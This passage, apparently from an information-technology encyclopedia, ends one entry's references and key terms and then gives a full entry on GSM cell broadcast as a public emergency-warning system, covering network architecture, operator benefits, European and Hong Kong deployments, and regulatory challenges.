Moschella, D. (1995, May 22). IS Priorities as the information highway era begins. *Computerworld,* Special Advertising Supplement.

Norman, D.A. (1988). *The psychology of everyday things*. New York: Basic Books.

O'Brien, J.A. (1999). *Management information systems: Managing information technology in the internetworked enterprise*. Boston: McGraw-Hill.

Rijken, D. (1994). *The future is a direction, not a place*. The Netherlands: Netherlands Design Institute, Sandberg Institute.

Romanian Academy (RA). (2003). Micul Dicționar Academic, Univers Academic, București

Tugui, A., & Fătu, T. (2004). *What is the globally information-based society followed by?* Cyber Society Forum, World Future Society. Retrieved March 22, 2007, from http://www.wfs.org/04tuguifatu.htm

Weiser, M. (1991, September). *The computer for the 21st century.* Scientific American Ubicomp paper. Retrieved March 22, 2007, from http://www.ubiq.com/hypertext/weiser/SciAmDraft3.html

Weiser, M., & Brown, J. (1995, December 21). *Designing Calm technology.* Xerox PARC. Retrieved March 22, 2007, from http://www.ubiq.com/hypertext/weiser/calmtech/calmtech.htm

Weiser, M., & Brown, J. (1996, October 5). *The coming age of Calm technology. Xerox PARC*. Retrieved March 22, 2007, from http://www.ubiq.com/hypertext/weiser/acmfuture2endnote.htm

2 Million galaxies. (2003). Retrieved March 22, 2007, from http://antwrp.gsfc.nasa.gov/apod/ap030611.html

KEY TERMS

Aggressive Technology: The technology that is not calm.

Bio-Techno-System: Hybrid systems between biological systems and technical systems, by means of computer (science).

Calm Technology: Understand that technology that does not affect life or environment in which (or for which) it produced.

Cyberspace: Space of action for information and communication technologies.

Digital Economy: The networking of the economic entities, by entity's flow and process digitalization and by the creation and the exchange of digital assets (virtual assets) against the background of the physical extension and the development of Internet.

Information Society: Information-based society.

Information Technologies: Collections of technological fields that develop simultaneously and interdependently.

Internet: A network of all networks.

Knowledge: Information with sense.

ENDNOTES

[1] http://www.chinadaily.com.cn/english/doc/2004-03/10/content_313385.htm

[2] http://antwrp.gsfc.nasa.gov/apod/image/0306/galaxies2_apm_big.gif

C

Cell Broadcast as an Option for Emergency Warning Systems

Maria Belesioti
OTE S.A., General Directorate for Technology, Greece

Ioannis Chochliouros
OTE S.A., General Directorate for Technology, Greece

George Heliotis
OTE S.A., General Directorate for Technology, Greece

Evangelia M. Georgiadou
OTE S.A., General Directorate for Technology, Greece

Elpida P. Chochliourou
General Prefectorial Hospital "G. Gennimatas", Greece

INTRODUCTION

The provision of efficient communication is one of the most significant duties of a public authority towards its citizens. A significant component required to meet this responsibility is the ability for state authorities to immediately and efficiently communicate with citizens during times of emergency. Authorities and emergency response teams need to warn and inform the public in times of crisis and therefore are required both to develop and to have effective, high quality communication methods and systems to meet this need.

After the 2004 Tsunami in Malaysia, a lot of effort has been spent on developing ways people could be informed in emergency cases such as hurricanes, earthquakes, floods, forest fires, landslides, and other natural disasters, chemical and industrial accidents, nuclear emergencies, transport accidents, technological disasters, and so forth, so as hundreds of lives to be saved. In the same context, due to recent international events of extreme criminal and terrorist activities, of specific importance becomes any opportunity for creating and properly exploiting various means for notification/warning of the public in cases of terrorist attacks and for civil protection. In fact, the European Union (EU) has developed specific strategic initiatives and has promoted several policies to efficiently deal with various kinds of disasters (European Commission, 1999).

The objective of the present work is to survey the benefits, for users and operators, of mobile networks' usage in emergency situations. In fact, mobile infrastructures (and related information society facilities) have been deployed worldwide and they now constitute a "common and basic element" of our every-day life. Since there are more than 2 billion mobile phones in use all over the world, of which 1.5 billion are GSM phones, it seems obvious to include mobile devices in public warning systems. Consequently, in the scope of the present work we will focus our approach on the global system for mobile communications (GSM) case, representing the well-known "second generation" mobile system. As millions of people (not only in the EU but worldwide) are current users of GSM facilities (European Commission, 2001) such systems can offer a good "opportunity" for the development of civil protection-oriented facilities, dealing with crisis management on hazardous events, and thus providing fast and reliable notification to the public.

In the scope of our work we "evaluate" the existing GSM system/infrastructure. Particular attention is given on how this system operates and on how it could be further deployed. Since the main advantage of cellular networks is the provision of ubiquitous connectivity along with the localization and a broadcasting option in their packets, fast and direct warning of people in emergency situations (of various nature) can be achieved.

Terrestrial communication networks continue to evolve very fast, promising critical advantages that may benefit civilians, governments, homeland security, and crisis management, in addition to the commercial market. The use of such systems can be very important because apart from the fact that they can save numerous lives by informing the people located in a certain area immediately, they can prevent accidents, can help in traffic problems (e.g., by informing about traffic jams), and of course can be used as a new way of advertisement, so that the telephone companies which use it can make a profit out of it (European Commission, 2001, 2002; Watson, 1993).

BASIC ARCHITECTURE OF CELLULAR NETWORKS


Telecommunication systems were not always an easy way for communication. In previous years the systems were analog and in order to make a simple phone call a time consuming procedure had to be followed. Originally the European Telecommunications Standards Institute (ETSI) organization defined "GSM" as a "European digital cellular model of telephony." The GSM network offers high voice quality, call privacy, and network security. Consequently, ETSI's GSM committee added a feature called "*Cell Broadcast*" to the GSM standard 100 years after the original invention of radio. This is contained in standards GSM 03.49 and others (ETSI, 1993). The fundamental feature has been presented in Paris (1997) and has been described as quite successful. By now, all GSM phones and base stations have this feature latent within them, though sometimes it is not "enabled" in the network. Before cell broadcasting, other methods of fast informing existed in real case scenarios (Redl, Weber, & Oliphant, 1995).

Cellular systems consist of mobile units which communicate among themselves via radio network using dedicated nonwireless lines to an infrastructure of switching equipment, interconnecting the different parts of the system and allowing access to the normal (fixed) public switched telephone network (PSTN) (Chochliouros & Spiliopoulou, 2005). At this point, in order to make clear the basic feature of cell broadcasting, we will briefly explain the "core structure" of a mobile network. In fact, a number of functions are needed for a GSM network to operate. The main "subsystems" of the GSM structure are:

- **The base station subsystem (BSS):** It manages the transmission between mobile stations and the network switching subsystem (NSS) (described as below) by checking and managing radio links. The BSS provides radio coverage in certain predefined areas, commonly known as "cells" and contains the necessary hardware for communication with the existing mobile stations. Operationally, the BSS is implemented by the base station controller (BSC) and the base transceiver station (BTS). A BSS subsystem can control multiple BTSs and consequently, it can serve many cells. The main parts of a BSS are: (i) the BSC, that is, a selective switching center, responsible for the wireless part of the mobile network and; (ii) the BTS which is used as a "connection" between the mobile phone and the rest of the network.
- **The network switching subsystem (NSS):** It consists of mobile switching center (MSC) which is a telecommunication switch or exchange within a cellular network architecture, capable of interworking with location databases. Home location register (HLR) is the database within a GSM network that stores all the subscriber data and is an important element in the roaming process. In addition, there is the visitor location register (VLR). This database is the operational unit of a network in which subscribers' data are stored; it changes every time the subscriber is located in a certain area, covered by one specific VLR of a MSC and authentication center (AUC). The latter is a protected database using algorithms for identity certification, as well as a kind of phone call cryptography for secure communication (ETSI, 1999b; Mouly & Pautet, 1992). For the protection of the mobile phone from stealing there is another database which is called equipment identity register (EIR). There exists the code of every phone being in use.
- **The operating services subsystem (OSS):** It is the part of the GSM which is practically responsible for the network maintenance; its main function is to oversee network operations—*with the help of intelligent error detection mechanisms*—and to inform the operator of any probable malfunctions.

In Figure 1 we demonstrate the connections between these systems and/or related functional modules.

Figure 1. Architecture of GSM network



Short Message Service (SMS)

Mobile phone is nowadays a widely used device/equipment. Mobile phones are easy to use and their most important advantage is that of portability. Everyone can be reached no matter where the user comes from or where the user bought the phone. With a mobile terminal, apart from phone calls, there is also the possibility of sending and receiving written messages from other similar terminals or other devices, like a computer or a personal digital assistant (ETSI, 1999a). These messages are known as *short message service point-to-point* (SMS-PP). They have been defined in the GSM recommendation 03.40 (ETSI, 1992) and can be up to 160 strings, when a string is represented by a 7-bit word (according to the 7-bit GSM alphabet). There are two types of messages: mobile originated and mobile terminated. In the first case messages are sent from the mobile station to the mobile center. In the second one, the service center sends them to the mobile station. Mobile terminated messages can be sent from the SMS center to one or more dedicated numbers or can be sent to a complete cell (i.e., BSC or MSC). These are called as "cell broadcasted messages" (SMS-CB) and they are defined in the GSM recommendation 03.41 (ETSI, 1991). They are the ones that will be discussed in more detail, in the context of the present work.

Although these messages are not widely used in the marketplace (when it happens this mainly takes place for advertising purposes) the basic aim will be to explain how they can be considered as an appropriate "*information system*" in case of emergency and how such an option could be implemented in existing GSM infrastructures.

CELL BROADCASTING ACTIVITY

Message broadcasting (or data broadcast) is a promising technique which intends to the improvement of the bandwidth utilization and the maximization of system capacity, since messages can be received by multiple mobile users by only one transmission. This eliminates the power consumption in mobile communications because users do not send requests to the broadcast center (3GPP, 2002; Raissi-Dehkordi & Baras, 2002). An interesting type of message broadcasting that can only be implemented over mobile networks is cell broadcasting (CB).

More specifically, cell broadcasting is an existing function of most modern digital mobile phone systems such as GSM and universal mobile telecommunications system (UMTS). The present work mainly focuses on the study/evaluation of GSM-based issues, as the relevant systems are widely deployed both in Europe and internationally. Such systems have performed intense penetration worldwide and they offer immense facilities for emergency management.

It should be expected that the relevant situation will get even more complex if considering the expected development (and exploitation) of the enhanced third generation (3G) (and further) mobile systems (i.e., 3G+, 3G++, UMTS). It should be expected that 3G cell broadcast messages will be much more capable, so different cell data will be needed for the "multimedia" and "plain text" future versions of the message (3GPP, 2006).

Existing cell broadcasting features allow text messages to be broadcast to all mobile handsets in a given geographical area (3GPP, 2006; Cell Broadcast Forum, 2002b). This region can range from the area covered by a single radio cell to the whole network covering an entire country. However, only handsets that have CB-channels activated will receive messages, immediately at "real time." The "core benefit" of cell broadcasting is that sending a message to millions of handsets is only a matter of seconds.

Because cell broadcast works by targeting particular cells, no knowledge of mobile telephone numbers is required, unlike bulk SMS. In addition, cell broadcasting places a very low load on the whole network; in fact, a cell broadcast to every subscriber on the network is equivalent to sending an SMS message to a single phone. (Network loading problems can cause severe problems in emergency situations when network usage is likely to be very high anyway and in these circumstances SMS messages can be delayed for hours or days or even lost altogether).

Cell broadcasting is the specific technology which allows messages of up to 15 pages of 93 characters each to be defined and distributed to all mobile stations within a certain geographical area. It is a service similar to the videotext. Cell broadcasted messages (SMS-CB) are sent point-to-area (whereas SMS are sent point-to-point) and thus SMS-CB constitute an effective method to deliver data to a large number of users in mobile networks. This is a fundamental characteristic of computer networks and it means that one SMS-CB can reach a great number of subscribers in a few seconds, without the originator knowing who has received these messages. A new message can be transmitted every two seconds and terminal users can select whether to accept or reject it (Cell Broadcast Forum, 2002a).

Consequently, cell broadcast is ideal for delivering local or regional information which is suited to all the people in the "area," rather than just one or a few people (DHI Group, 2005). Examples can include not only hazard warnings but cinema programs, local weather, flight or bus delays, tourist information, and parking and traffic information. Thus, cell broadcast can be a reliable, location specific, source of information, especially for people on the move (including those visiting other countries).

There are three main reasons to use cell broadcasting in emergency cases (Cell Broadcast Forum, 2005).

The first is that this feature already exists in most network infrastructure and mobile equipment, so there is no any added need. Secondly, it does not cause traffic load, which is very important during a disaster, when load spikes tend to crash networks. Another advantage is the high scalability because of the independence of system performance to the number of terminals and the provisioning of equal quality of service to every user.

Prior experimental studies (ETSI, 2004; Jiun-Long & Ming-Syan, 2004) showed that message broadcasting can be only achieved over a single channel.

Cell broadcast messages can be sent only by an operator and not by a single user. These messages are originated in an "entity" called as CBE-cell broadcast entity, and there are formatted and split into pages (or messages) of 82 octets. Every broadcast network can have one or more CBEs, which can be connected to one or more BSCs. Most modern mobile handsets support reception of such messages and the subscriber has only to activate it on a mobile phone, choose to receive the messages of interest, and block the rest. SMS-CBs are received only when the mobile station is in the idle mode and characterized by the following aspects:

- It is based on one-way system (that is why no acknowledgment is sent by the mobile handset).
- It is sent by control channels in a limited area, defined by the originator of the message with the same service quality.
- It is only mobile-terminated.
- The cell broadcast message is sent continuously and it is repeated so as to be received by users moving through a group of cells.
- The maximum number of characters in each SMS-CB depends on the coding group. The maximum length can vary from 40 to 93 characters.
- A given message can be received repeatedly although the user has already seen it. To avoid this option, the network gives a serial number to each message. So, if a message with the same message identifier and serial number has been received earlier, the mobile station ignores it. If the information contained is updated, then the network gives the message a new serial number so that it is considered new and received by the mobile station.

Cell broadcasted messages are stored in the BSC in the cell broadcast message file (CBFILE). The broadcast area can be as small as one cell, or as large as the whole public land mobile network (PLMN) (ETSI, 2002). Theoretically, a message takes 1.88 seconds to be transmitted. This means that in 2 minutes about 64 SMS-CBs can be sent. As we have already mentioned, every message can only have up to 15 pages, but 60 different active messages per cell can be defined. The maximum storage capacity is 1280 cell broadcast message pages. The BSC can store the 80 most recent broadcast counters of CB messages per cell (www.cellbroadcastforum.org). For an effective management of CB messages, the responsible entity is the cell broadcast center (CBC); the latter acts as a server for all CBE clients. It takes care of the administration of all SMS-CB messages it receives from the CBEs and performs the communication towards the GSM network. (The GSM network itself takes care of delivering the SMS-CB messages to the mobile terminals).

At this point it should be mentioned that the relevant protocol is based primary on the simple hardware functions and it cannot be used to deliver high volume traffic (such as video). Also, it can only be developed in an environment where there are no conflicts between the broadcasted messages and there is communication between CBE, CBC, and BSC (Datta, VanderMeer, Celik, & Kumar, 1999).

Advantages from Cell Broadcast Usage

For network operators, as well as for content and application providers, apart from any social benefits gained from CB usage for emergency warning cases, there are various advantages for launching successful CB services in the marketplace as well (Cell Broadcast Forum, 2002a, 2005). The CB-based solution provides sufficient system capacity and adequate regional and national geographical coverage. Some indicative benefits can be listed as follows:

- **Development of location-based "push" services:** SMS-CB offers the ability to distinguish the "push" messages, depending on the location. Messages can be broadcast to areas as small as one single radio cell, as big as the entire network and any cluster of areas in between (Van Oosterom, Zlatanova, & Fendel, 2005).
- **Performing an efficient "trade-off" between SMS and CB:** Any time text messages are to be forwarded (or "pushed") to a large number of subscribers this one-to-many technology is more efficient than basic one-to-one SMS. This can also affect the cost structure of the corresponding services, and makes network dimensioning easier. (In an usual "average" network it would take 100 SMS with the same content approximately 30 seconds to reach its destination, whereas in a network with a CB-message transmission path of 30 seconds, all the end users (even 5,000,000) in that network (tuned in to a CB-channel) will be able to receive the message in real-time).
- **Achievement of real-time communication:** The time to broadcast a message over a CB channel is nonsensitive to the number of subscribers who will receive it. In a typical network a broadcast message can be sent in 30 seconds to reach all handsets. The bandwidth used to carry the message is nonsensitive to peak hours, that is, the bandwidth is independent of the amount of handset users that actually read the message. Furthermore, CB does not use the signalling network (IN7) for carrying the messages like SMS does.
- **Development of multilanguage "push" services:** On one single CB channel, messages can be broadcast in various languages. Because handsets are sensitive to the selected language, only messages in that language are displayed. Such a feature looks particularly attractive for multilingual countries, or for services dedicated to roamers to make them loyal to a network.
- **Development of emergency location-based information services:** In case of local emergencies (e.g., natural disasters, fires or hurricanes, chemical air pollution, or to enforce citizen protection), governmental institutions may want to broadcast emergency messages to handset users, present in a specific area. In this way, citizens on the move can be easily reached.
- **SMS-CB can broadcast binary messages:** Next to broadcast of text-messages also binary data could be transmitted. This means that encryption-decryption for subscribed services are a possibility as well as machine-to-machine communication using CB as a bearer. (The future in 3G will make possible to broadcast streaming video).
- **Conceptual opt-in and opt-out features:** Trends in privacy protection regulation are already translated into some EU regulations or even domestic laws. The development of Internet makes theses rules appear more necessary and become more acute (i.e., anti-spamming). Thus, concepts with "push" services targeted at mobile handset users

that require permission of the end user need to be well-defined. Opt-in (the customer wants to access) and opt-out (the customer wants to step out) are both conceptual features of the CB technology; therefore content providers will only reach those handset users that voluntarily switch on to a CB service. This allows for mobile marketing campaigns to be targeted at just the right mobile community.

- **Messages stream and are not stored:** A feature of a CB message is that it is displays only. In principle no information is stored, neither in the SIM card nor in the handset, unless the user desires to archive the message. This means that CB messages could be seen as form of "streaming content." Instead of with SMS no inboxes will ever overflow, just because the message never reaches any inbox.
- **Educational to text messaging:** Users in emerging markets, who are predominantly using their mobile phone for voice calls, will need to be educated in the use of additional data services. Providing messages on CB channels that are free of charge will make the user familiar with text on the mobile phone.

CELL BROADCAST SYSTEMS IN EUROPE AND ABROAD: FUTURE DEVELOPMENT

In the older days, the bells of the church of a village would ring in order to inform citizens when something bad was happening. Later as the societies grew bigger, a lot of cities established a system of sirens to warn people. Apart from its cost, which was huge, this system was not good enough because people could not understand the meaning of the different tones.

New solutions have begun to emerge in the international markets that are challenging old business models and providing new ways to interact with users. Factions of the industry are pushing to make CB mandatory on mobile networks for broadcasting public emergency alerts. This can also create the impetus needed for the wholesale rollout of commercial CB services (Sandin & Escofet, 2003).

Some networks already have cell broadcast capability but have lacked an effective use for it. Emergency alert notification using CB is a "high visibility" application which has minimal impact on the existing network. CB's ability to convey information to a huge number of subscribers at once without overstretching network capacity makes it an extremely useful tool. In its basic form, cell broadcast is relatively cheap, simple to deploy, and requires little bandwidth to broadcast messages (FCC, 2004).

Under certain circumstances, existing networks can be able to provide this facility free of charge "for the public good," although they could also gain a commercial benefit in a number of ways:

1. **There is always opportunity to gain subscribers:** People who do not currently have a mobile device may well be tempted to obtain one, following the publicity that would be generated by an emergency notification system.
2. **Increased traffic in retail outlets:** As the cell broadcast facility has to be activated on each phone, this would present an opportunity to encourage customers into retail outlets to have this facility switched on.
3. **Possibility for further promotion of 3G penetration:** Related 3G cell broadcast messages can offer access to multimedia content, thus suggesting users a reason for upgrade (i.e., people may be encouraged to use their mobiles for accessing Web sites for informative reasons, etc.).
4. **Opportunities for subscription to extra cell broadcast channels:** While emergency messages should always be free to the subscriber once the CB infrastructure is in place, "paid for" information could be provided (such as continual weather updates). Alternatively, these services could be provided free as a network loyalty incentive.

Public safety is traditionally considered as a national privacy by EU member states (ETSI, 2006). Although the number of disasters has been rising during the past years and data from the International Disaster Database (http://www.em-dat.net) show an increase in natural disasters over the past 35 years (and especially the last five years), not many European countries use early warning systems. There are two main reasons for this. The first is that managers of mobile companies have not considered the fact that they could generate a profit with a one-directional broadcast service. The second reason is that Europe does not belong to countries of low human development (as this is defined by the

United Nations), which are the ones that suffered more from these disaster natural phenomena. However, it is now clear that cell broadcasting is a very useful service and can be profitable under certain circumstances and several countries have already used it. Moreover, it can also provide assistance for other civil protection applications.

In Europe, the Dutch government has already started to use cell broadcast as an emergency warning system (http://cell-broadcast.blogspot.com/2005/08/cell-broadcast-in-europe.html). The proposed technology, based on the "cell broadcast" process, allows the authorities to send text messages to mobile phone users in a specific area. Principal market operators take part in this effort which is considered the first multioperator warning system in the world. The governments of Belgium and Germany intend to adopt this system in order to use it in times of a national emergency (www.publictechnology.net). Belgium is the first European country to officially use cell broadcast for this purpose.

Moreover, the European Commission is currently developing a global disaster alert and coordination system (GDACS) (http://www.gdacs.org) in collaboration with the UN that will provide early warning and relief coordination in future disasters. The system can send out an alert to emergency services by SMS and e-mail within 30 minutes. In addition, the European Commission has adopted measures on reinforcing EU disaster and crisis response in third countries (European Commission, 2005). This aims at strengthening the EU's capacity of responding to major emergencies in third countries, including possible action to introduce cell broadcast for public alert purposes. GSM cell broadcast is an existing capability on each GSM network that could possibly play an important role in this regard, including the possibility of sending alerts in a multilingual society. In the same scope, standardization activities have been initiated in European standardization bodies in order to come to a more "harmonized" implementation (Chochliouros & Spiliopoulou, 2003**)** of a cell broadcast for the purpose of public security alert.

The most successful international example of cell broadcasting technology took place during the SARS crisis in 2003 by the government of Hong-Kong. With the help of six mobile operators, coverage to the 90% of the population was succeeded. In China, the Ministry of Civil Affairs announced in January 2006 a preliminary research to test an SMS-based warning system in the Gansu, Anhui, and Hunan regions. They hope that the system will overcome delays in providing relief efforts that have occurred in the past. In North America the technology is available but still not offered to the subscribers.

FORTHCOMING CHALLENGES AND CONCLUSION

The cell broadcast technology provides for 64,000 broadcast channels so that different types of message (severe weather, terrorist, missing child, etc.) could be broadcast on different channels among the numerous available ones. Not every subscriber would necessarily receive all the channels and hence all the messages. Channels can be activated either from the handset (by the user) or remotely by the network. Ideally, certain channels have to be allocated for certain message types and these must be standardized globally, so that travellers would receive alerts wherever they happen to be.

However, in order to make emergency notification by cell broadcasting a "practical proposition," several limitations have to be overcome, mainly of political and technical nature, as those listed in the following:

- **Political issues:** In the context of a liberalized and competitive economy, there may be some sort of "scepticism" about the efficiency and the affordability of probable solutions to be applied in the marketplace, as they may be occasionally "overlooked" if there is no economic incentive for their business promotion and adoption. Many corporations are seeking public funding to develop sophisticated solutions for providing better emergency management tools, while the capability to communicate an emergency alert is already available. Because of the growth of mobile telephone users and the immense popularity of mobile telephones, cell broadcasting is the ultimate way to communicate to citizen in case of emergency. CB is a cheap and effective way of alerting the vast majority of the population in the event of an "emergency situation." It can also play a part in crime reduction, prevention, and detection when used in cases of child abduction and similar incidents.

  Recent world events have led to an increasing fear of terrorist threats on the part of the general public, while there is a general perception that our weather is getting more erratic and extreme. In response to the above cases, the significant potential feature offered by cell broadcasting, that is, the ability to reach millions of people within minutes, implicates extreme "responsibility" for the providers of the service (network operators and service providers). The public will desire to have faith and trust in the reliability of the received messages (in any case, severe [even "life changing"] decisions can be made on the basis of the transmitted and received information). Governmental authorities have to provide all guarantees and the assurances that appropriate measures have been performed to ensure that only bona-fide and properly authoritative sources of information (e.g., civil protection authorities, the police or law enforcement authorities, fire services, and environmental or meteorological services, etc.) are allowed to initiate broadcasts. In addition, specific requirements need to be settled for network operators, to establish a proper framework for extra assurance. Their aim is not to be responsible for any kind of information/data which turns out to be inaccurate, as the priority is to protect both the good functionality and the reputation of their network, in parallel with the interests of their subscribers (mainly by ensuring that messages are timely, pertinent and not seen as a nuisance).

- **Technical issues:** Due to the fast market expansion there are several network operators covering the same area. In multiple instances, there is no coordination of cell planning between such competing actors and so, the cell layouts and cell IDs of different networks may "differ" to a significant degree. Furthermore, due to constant changes in cell coverage and capacity, the size and "layout" of the cells covering a particular geographic area can be highly dynamic. As a consequence, it is necessary to promote interoperable market solutions in the context of proper interconnection agreements, thus providing the necessary guarantee for further effective usage of the underlying infrastructures. The challenge becomes greater as existing networks have a hierarchical cell structure with "overlapping" patterns of cells of different sizes (i.e., umbrella cells, macrocells, overlaid cells, microcells, and picocells) as well as up to eight layers of subband structure in different frequency bands. This situation will get even more complex with the introduction of more advanced mobile applications (e.g., UMTS).
- **Regulatory issues:** Correlated to the previous issues, some regulatory and standardization issues have to be examined in parallel, as there is an urgent need for a harmonized channel identification scheme to make it practical for travellers and tourists, while further improvements to standards are needed to make sure phones give priority to emergency messages (i.e., messages must be authentic and follow national policy). In any case, national sovereignty must be respected and national systems must fully integrate with international projects. In addition, it is necessary to promote a harmonized approach to language codes.

To make cell broadcast emergency notification a viable proposition, the user will need a simple, intuitive graphical interface which will allow the user to define a geographical area, create the message, and send it to the appropriate cells on all relevant networks (http://www.cell-alert.co.uk/, www.cell-alert.com). This interface must communicate with the (possibly numerous) cell broadcast centers belonging to the different networks and all the underlying complexity must be hidden from the user.

Cell broadcast will boost revenues for SMS, multimedia message service (MMS), wireless application protocol (WAP), and interactive voice response (IVR) services. From the operator customer loyalty perspective, offering CB information in cooperation with government authorities will help customers receiving the right information, on the right moment, on the right location, from a reliable source, via the mobile telephone.

In order to reach citizens with an important warning message or advisory, it is necessary to use a method that will be invasive and accessible to all. With the current development of network infrastructure, interoperability levels are multiple. Cell broadcasting is a very powerful tool for the initial warning, it is pervasive throughout society, and the fact that it rings the phones bell means that it is intrusive.

REFERENCES

3rd Generation Partnership Project (3GPP). (2002). *TS 23.041 V3.5.0 (2002-06); technical specification group terminals; technical realization of cell broadcast service (CBS) (Release 1999)*. Sophia-Antipolis, France.

3rd Generation Partnership Project (3GPP). (2006). *TS 23.041 V7.0.0 (2006-03); technical specification group terminals; technical realization of cell broadcast service (CBS) (Release 7)*. Sophia-Antipolis, France.

Cell Broadcast Forum (CBF). (2002a). *CBF-PUB(02)2R2.1: Handset requirements specification*. Berne, Switzerland.

Cell Broadcast Forum (CBF). (2002b). *CBF-PUB(02)3R2.1: Advantages and services using cell broadcast*. Berne, Switzerland.

Cell Broadcast Forum (CBF). (2005). *CBF-PUB(05)02RO.2: Cell broadcast in public warning systems*. Berne, Switzerland.

Chochliouros, I.P., & Spiliopoulou, A.S. (2003). European standardization activities: An enabling factor for the competitive development of the information society technologies market. *The Journal of The Communications Network (TCN), 2*(1), 62-68.

Chochliouros, I.P., & Spiliopoulou, A.S. (2005). Visions for the completion of the European successful migration to 3G systems and services: Current and future options for technology evolution, business opportunities, market development and regulatory challenges. In M. Pagani (Ed.), *Mobile and wireless systems beyond 3G: Managing new business opportunities* (pp. 342-368). Hershey, PA: Idea Group Inc.

Datta, A., VanderMeer, D.E., Celik, A., & Kumar, V. (1999). Broadcast protocols to support efficient retrieval from databases by mobile users. *ACM Transactions on Database Systems (TODS), 24*(1), 1-79.

DHI Group. (2005, June 1).*Cell broadcasting for dissemination of flood warnings* [press release]. Hørsholm, Denmark: DHI Water & Environment (DHI). Retrieved April 11, 2007 from http://www.dhigroup.com/News/NewsArchive/2005/CellBroadcasting.aspx

European Commission. (1999). *Vade-mecum of civil protection in the European Union*. Brussels, Belgium: Author.

European Commission. (2001). *Communication on the introduction of third generation mobile communications in the European Union: State of play and the way forward [COM(2001) 141 final, 20.03.2001]*. Brussels, Belgium.

European Commission. (2002). *Communication on towards the full roll-out of third generation mobile communications [COM(2002) 301 final, 11.06.2002]*. Brussels, Belgium.

European Commission. (2005). *Communication on reinforcing EU disaster and crisis response in third countries [COM(2005) 153 final, 20.04.2005]*. Brussels, Belgium.

European Telecommunications Standards Institute (ETSI). (1991). *GSM 03.41 V3.3.0-1 (Jan-1991): Technical realization of the short message service – cell broadcast*. Sophia-Antipolis, France.

European Telecommunications Standards Institute (ETSI). (1992). *GSM 03.40 V3.5.0 (Feb-1992): Technical realization of the short message service – point to point*. Sophia-Antipolis, France.

European Telecommunications Standards Institute (ETSI). (1993). *ETR 107 (Oct-1993): European digital cellular telecommunication system (Phase 2); example protocol stacks for interconnecting cell broadcast centre (CBC) and mobile-services switching centre (MSC); (GSM 03.49)*. Sophia-Antipolis, France.

European Telecommunications Standards Institute (ETSI). (1999a). *ETS 300 559 ed.4 (1999-06); digital cellular telecommunications system (Phase 2) (GSM); point-to-point (PP) short message service (SMS) support on mobile radio interface (GSM 04.11)*. Sophia-Antipolis, France.

European Telecommunications Standards Institute (ETSI). (1999b). *TR 101 635 V7.0.0 (1999-08): digital cellular telecommunications system (Phase 2+) (GSM); example protocol stacks for interconnecting service centre(s) (SC) and mobile-services switching centre(s) (MSC) (GSM 03.47 version 7.0.0 release 1998)*. Sophia-Antipolis, France.

European Telecommunications Standards Institute (ETSI). (2002). *TS 122 003 V4.3.0. (2002-03): digital cellular telecommunications system (phase 2+) (GSM); universal mobile telecommunications system (UMTS); circuit teleservices supported by a public land mobile* *network (PLMN) (3GPP TS 22.003 version 4.3.0 Release 4)*. Sophia-Antipolis, France.

European Telecommunications Standards Institute (ETSI). (2004). *TR 125 925 V3.5.0 (2004-12); universal mobile telecommunications system (UMTS); radio interface for broadcast/multicast services (3GPP TR 25.925 version 3.5.0 release 1999)*. Sophia-Antipolis, France.

European Telecommunications Standards Institute (ETSI). (2006). *ETSI TS 102 182 V1.2.1 (2006-12): emergency communications (EMTEL); requirements for communication from authorities/organizations to individuals, groups or the general public during emergencies*. Sophia-Antipolis, France.

Federal Communications Commission (FCC). (2004). *FCC-04-189A1: Review of the emergency alert system, EB docket No. 04-296*.

Jiun-Long, H., & Ming-Syan C., (2004). Dependent data broadcasting for unordered queries in a multiple channel mobile. *IEEE Transactions on Knowledge and Data Engineering, 16*(9), 1143-1156.

Mouly, M., & Pautet, M.-B., (1992). *The GSM system for mobile communication*. Palaisau, France: M. Mouly.

Raissi-Dehkordi, M., & Baras, J.S. (2002). *Broadcast scheduling in information delivery systems: Technical report.* Institute for Systems Research, University of Maryland at College Park.

Redl, S.M., Weber, M.K., & Oliphant, M.W. (1995). *An introduction to GSM*. Norwood, MA: Artech House.

Sandin, J., & Escofet, J. (2003, March). Cell broadcast: New interactive services could finally unlock CB revenue potential. Mobile location analyst. *Baskerville*. Retrieved April 14, 2007, from http://www.baskerville.telecoms.com/z/mla/mla0303.pdf

Van Oosterom, P., Zlatanova, S., & Fendel, E.M. (Eds.). (2005). *Geo-information for disaster Management*. Berlin, Germany: Springer.

Watson, C. (1993). Radio equipment for GSM Cellular Radio Systems. In D.M. Balston & R.C.V. Macario (Eds.), *Cellular radio systems*. Boston: Artech House.

KEY TERMS

Cell Broadcasting (CB): A mobile technology feature defined by the ETSI's GSM committee and part of the GSM standard. Allows a text or binary message to be defined and distributed to all mobile terminals connected to a set of cells in a certain geographical area.

Cell Broadcast Center (CBC): The "heart" of the cell broadcast system and acts as a server for all CBE clients. It takes care of the administration of all SMS-CB messages it receives from the CBEs, and does the communication towards the GSM network. The GSM network itself takes care of delivering the SMS-CB messages to the mobile terminals.

Cell Broadcast Channel (CBCH): This channel is a feature of the GSM system. It is a downlink only channel and is intended to be used for broadcast information. It is mapped into the second subslot of the standalone dedicated control channel.

Cell Broadcast Entity (CBE): A multiuser front-end that allows the definition and control of SMS-CB messages. A CBE can be located at the site of a content provider.

Cell Broadcast Forum (CBF): A nonprofit industry association that supports the world standard for cell broadcast wireless information and telephony services on digital mobile phones and other wireless terminals. Its primary goal is to bring together companies from all segments of the wireless industry value chain to ensure product interoperability and growth of wireless market (http://www.cellbroadcastforum.org).

Cell Broadcast Message (SMS-CB): Text or binary message that is used for delivering information to all mobile phone users that are located in a certain geographical area.

